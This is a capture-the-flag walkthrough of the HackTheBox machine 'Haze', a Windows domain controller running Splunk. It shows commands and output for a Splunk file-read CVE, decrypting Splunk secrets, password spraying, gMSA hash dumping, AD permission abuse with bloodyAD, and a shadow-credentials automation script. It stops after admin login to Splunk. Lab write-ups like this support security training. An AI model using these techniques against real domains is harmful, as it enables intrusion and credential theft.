HTB - haze
 |
Hard windows box, starts with only a splunk on port 8000 and no credentials. It is vulnerable to CVE-2024-36991, a local file read. Finding some credentials and taking advantage some bad AD permissions gives you access to the web interface. There you need to exploit a second cve (CVE-2023-46214), that gives you a shell as alexander.green. Then you abuse SeImpersonatePrivilege with GodPotato to get root. |
nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2025-06-23 10:24 -04
Nmap scan report for dc01.haze.htb (10.10.11.61)
Host is up (0.22s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-23 22:24:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http          Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://dc01.haze.htb:8000/en-US/account/login?return_to=%2Fen-US%2F
|_http-server-header: Splunkd
8088/tcp  open  ssl/http      Splunkd httpd
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
8089/tcp  open  ssl/http      Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-title: splunkd
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51144/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
51145/tcp open  msrpc         Microsoft Windows RPC
51160/tcp open  msrpc         Microsoft Windows RPC
51165/tcp open  msrpc         Microsoft Windows RPC
51168/tcp open  msrpc         Microsoft Windows RPC
51184/tcp open  msrpc         Microsoft Windows RPC
51195/tcp open  msrpc         Microsoft Windows RPC
60709/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2025-06-23T22:25:59
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.06 seconds
Splunk on port 8000 is interesting. Looking for cves on google I found two pocs. CVE-2024-36991 and CVE-2023-46214. The first one works without authentication.
It is a file read. By default the poc tries to read /etc/passwd. This is the splunk passwd file, it is different from the linux one.
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG30Pvl7JSvv0pn3vtYnt8qF4WhL7hBZygwemqn7PBj5dLBm0D1::Administrator:admin:changeme@example.com:::20152
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm103cQ22/Niwp1pTCKzc0Ok1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.Qfobo0PtztrVMHZgdGa1j8423jUvMqYuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK7eXm6TgriABAhqdCPI4P0hcB8xz0cd1:::user:paul@haze.htb:::20152
I tried cracking the hashes but it didn’t work.
Since splunk is open-source (kinda?). We can check the file structure by using the docker image:
docker run -e SPLUNK_START_ARGS=--accept-license -e SPLUNK_PASSWORD="Aajdkhsaiudhq!#" splunk/splunk
docker container exec -u root -it db4b2637711e /bin/bash
find -type d -maxdepth 1
# ./etc
# ./swidtag
# ./var
# ./share
# ./bin
# ./quarantined_files
# ./lib
# ./include
# ./opt
# ./openssl
/etc/system/local and /etc/system/default is where most of the interesting stuff are. Following splunk docs I made a list of the possible conf files and downloaded then with the LFR.
/etc/system/local/authentication.conf had some credentials. Splunk uses its own hash and to decrypt it we need the splunk.secret file.

Then we use this tool called splunksecrets to decrypt the hash. And that gives us paul.taylor.
splunksecrets splunk-decrypt --ciphertext '$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=' -S splunk.secret
# Ld@p_Auth_Sp1unk@2k24
netexec smb dc01.haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --shares
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.61     445    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
Let’s check bloodhound:
bloodhound-ce-python -c All -u paul.taylor -p 'Ld@p_Auth_Sp1unk@2k24' -ns $(cat ip.txt) --zip -d haze.htb -dc dc01.haze.htb
Paul is a member of the certificate service but nothing other than that.

Trying to enumerate users with netexec only shows one. That doesn’t look correct.
netexec ldap haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --users
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.61     389    DC01             [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
LDAP        10.10.11.61     389    DC01             [*] Enumerated 1 domain users: haze.htb
LDAP        10.10.11.61     389    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        10.10.11.61     389    DC01             paul.taylor                   2025-06-24 01:38:14 0
Trying RID brute works.
netexec smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB                      10.10.11.61     445    DC01             500: HAZE\Administrator (SidTypeUser)
SMB                      10.10.11.61     445    DC01             501: HAZE\Guest (SidTypeUser)
SMB                      10.10.11.61     445    DC01             502: HAZE\krbtgt (SidTypeUser)
SMB                      10.10.11.61     445    DC01             513: HAZE\Domain Users (SidTypeGroup)
SMB                      10.10.11.61     445    DC01             525: HAZE\Protected Users (SidTypeGroup)
SMB                      10.10.11.61     445    DC01             1000: HAZE\DC01$ (SidTypeUser)
SMB                      10.10.11.61     445    DC01             1103: HAZE\paul.taylor (SidTypeUser)
SMB                      10.10.11.61     445    DC01             1104: HAZE\mark.adams (SidTypeUser)
SMB                      10.10.11.61     445    DC01             1105: HAZE\edward.martin (SidTypeUser)
SMB                      10.10.11.61     445    DC01             1106: HAZE\alexander.green (SidTypeUser)
SMB                      10.10.11.61     445    DC01             1111: HAZE\Haze-IT-Backup$ (SidTypeUser)
And the password from paul also works on mark.adams:
netexec ldap haze.htb -u users.txt -p 'Ld@p_Auth_Sp1unk@2k24' --continue-on-success
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.61     389    DC01             [+] haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
Let’s try bloodhound with mark, maybe it shows all the users now.
bloodhound-ce-python -c All -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -ns $(cat ip.txt) --zip -d haze.htb -dc dc01.haze.htb
Now it shows a little more, I am not sure why.

Mark is a member of gmsa managers. Maybe he can get control of haze-it-backup$. That seems to be the only gmsa account. He also has access to winrm. So we do:
evil-winrm -i $(cat ip.txt) -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24'
Set-ADServiceAccount -Identity Haze-IT-Backup -PrincipalsAllowedToRetrieveManagedPassword mark.adams
python ~/workspace/programs/gMSADumper/gMSADumper.py -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb
# Haze-IT-Backup$:::4de830d1d58c14e241aff55f82ecdba1
# Haze-IT-Backup$:aes256-cts-hmac-sha1-96:358dce76ff37bd5baa337ae9491ce3d6c3af66af50cad9296c5ed61d3a79c283
# Haze-IT-Backup$:aes128-cts-hmac-sha1-96:daa6af62b0781111393c8b1cb7812c8a
Checking bloodhound again shows that haze-it-backup$ has permissions on Support_Services.

Let’s add mark and backup to it and run bloodhound again.
bloodyAD --host haze.htb -u 'haze-it-backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' set owner Support_Services 'haze-it-backup$'
bloodyAD --host haze.htb -u 'haze-it-backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' add genericAll Support_Services 'haze-it-backup$'
bloodyAD --host haze.htb -u 'haze-it-backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' add groupMember Support_Services 'haze-it-backup$'
bloodyAD --host haze.htb -u 'haze-it-backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' add groupMember Support_Services 'mark.adams'
bloodhound-ce-python -c All -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -ns $(cat ip.txt) --zip -d haze.htb -dc dc01.haze.htb
Nothing shows up on bloodhound, but now bloodyAd shows that haze-it-backup$ has write on the msDS-KeyCredentialLink attribute of edward.martin.
distinguishedName: CN=Edward Martin,CN=Users,DC=haze,DC=htb
msDS-KeyCredentialLink: WRITE
We can exploit that with pywhisker + certipy. And that gives us edward.martin.
#!/usr/bin/env python -W
import subprocess
import argparse


def main():
    parser = argparse.ArgumentParser(description="pkinit doesnt work")
    parser.add_argument(
        "-d", "--domain", required=True, help="Target AD domain (e.g. tombwatcher.htb)"
    )
    parser.add_argument(
        "-u", "--user", required=True, help="Username to authenticate (e.g. sam)"
    )
    parser.add_argument("-t", "--target", required=True, help="Target acc")
    parser.add_argument(
        "-p", "--password", help="Password or hash, hash needs to start with ':'"
    )

    args = parser.parse_args()

    hash = False

    if args.password.startswith(":"):
        hash = True

    print(f"[+] Domain: {args.domain}")
    print(f"[+] Auth User: {args.user}")
    print(f"[+] Target User: {args.target}")
    print(f"[+] Pw/Hash: {args.password}")

    cmd = f'pywhisker -d "{args.domain}" -u "{args.user}" -p "{args.password}" --target "{args.target}" --action "add"'

    if hash:
        cmd = f'pywhisker -d "{args.domain}" -u "{args.user}" -H "{args.password}" --target "{args.target}" --action "add"'

    print(cmd)

    out = subprocess.run(
        cmd,
        shell=True,
        capture_output=True,
    )

    print(f"stdout = {out.stdout}")
    print(f"stderr = {out.stderr}")

    pfx_path = out.stdout.decode(errors="ignore").split("at path: ")[1].split("\n")[0]
    pfx_password = (
        out.stdout.decode(errors="ignore").split("with password: ")[1].split("\n")[0]
    )

    subprocess.run(
        f"certipy cert -export -pfx '{pfx_path}' -password '{pfx_password}' -out 'unprotected1.pfx'",
        shell=True,
    )

    subprocess.run(
        f"faketime \"$(ntpdate -q $(cat ip.txt) | cut -d ' ' -f 1,2)\" certipy auth -pfx unprotected1.pfx -dc-ip $(cat ip.txt) -domain '{args.domain}' -username {args.target}",
        shell=True,
    )


if __name__ == "__main__":
    main()

# [*] Got hash for 'edward.martin@haze.htb': aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d91af
edward has the user flag.
evil-winrm -i $(cat ip.txt) -u 'edward.martin' -H 09e0b3eeb2e7a6b0d419e9ff8f4d91af
*Evil-WinRM* PS C:\Users\edward.martin\Documents> type ..\Desktop\user.txt
c8301ce7f72c82a9390e136d58bee3fd
there is a Backups folder on C:\ that has the Splunk backup. So we just repeat the step from the beginning looking for credentials. The one for alexander.green works.
splunksecrets splunk-decrypt --ciphertext '$1$YDz8WfhoCWmf6aTRkA+QqUI=' -S ./etc/auth/splunk.secret
# Sp1unkadmin@2k24
The creds don’t work on ldap but they do on splunk web.
- admin:Sp1unkadmin@2k24

Splunk version:

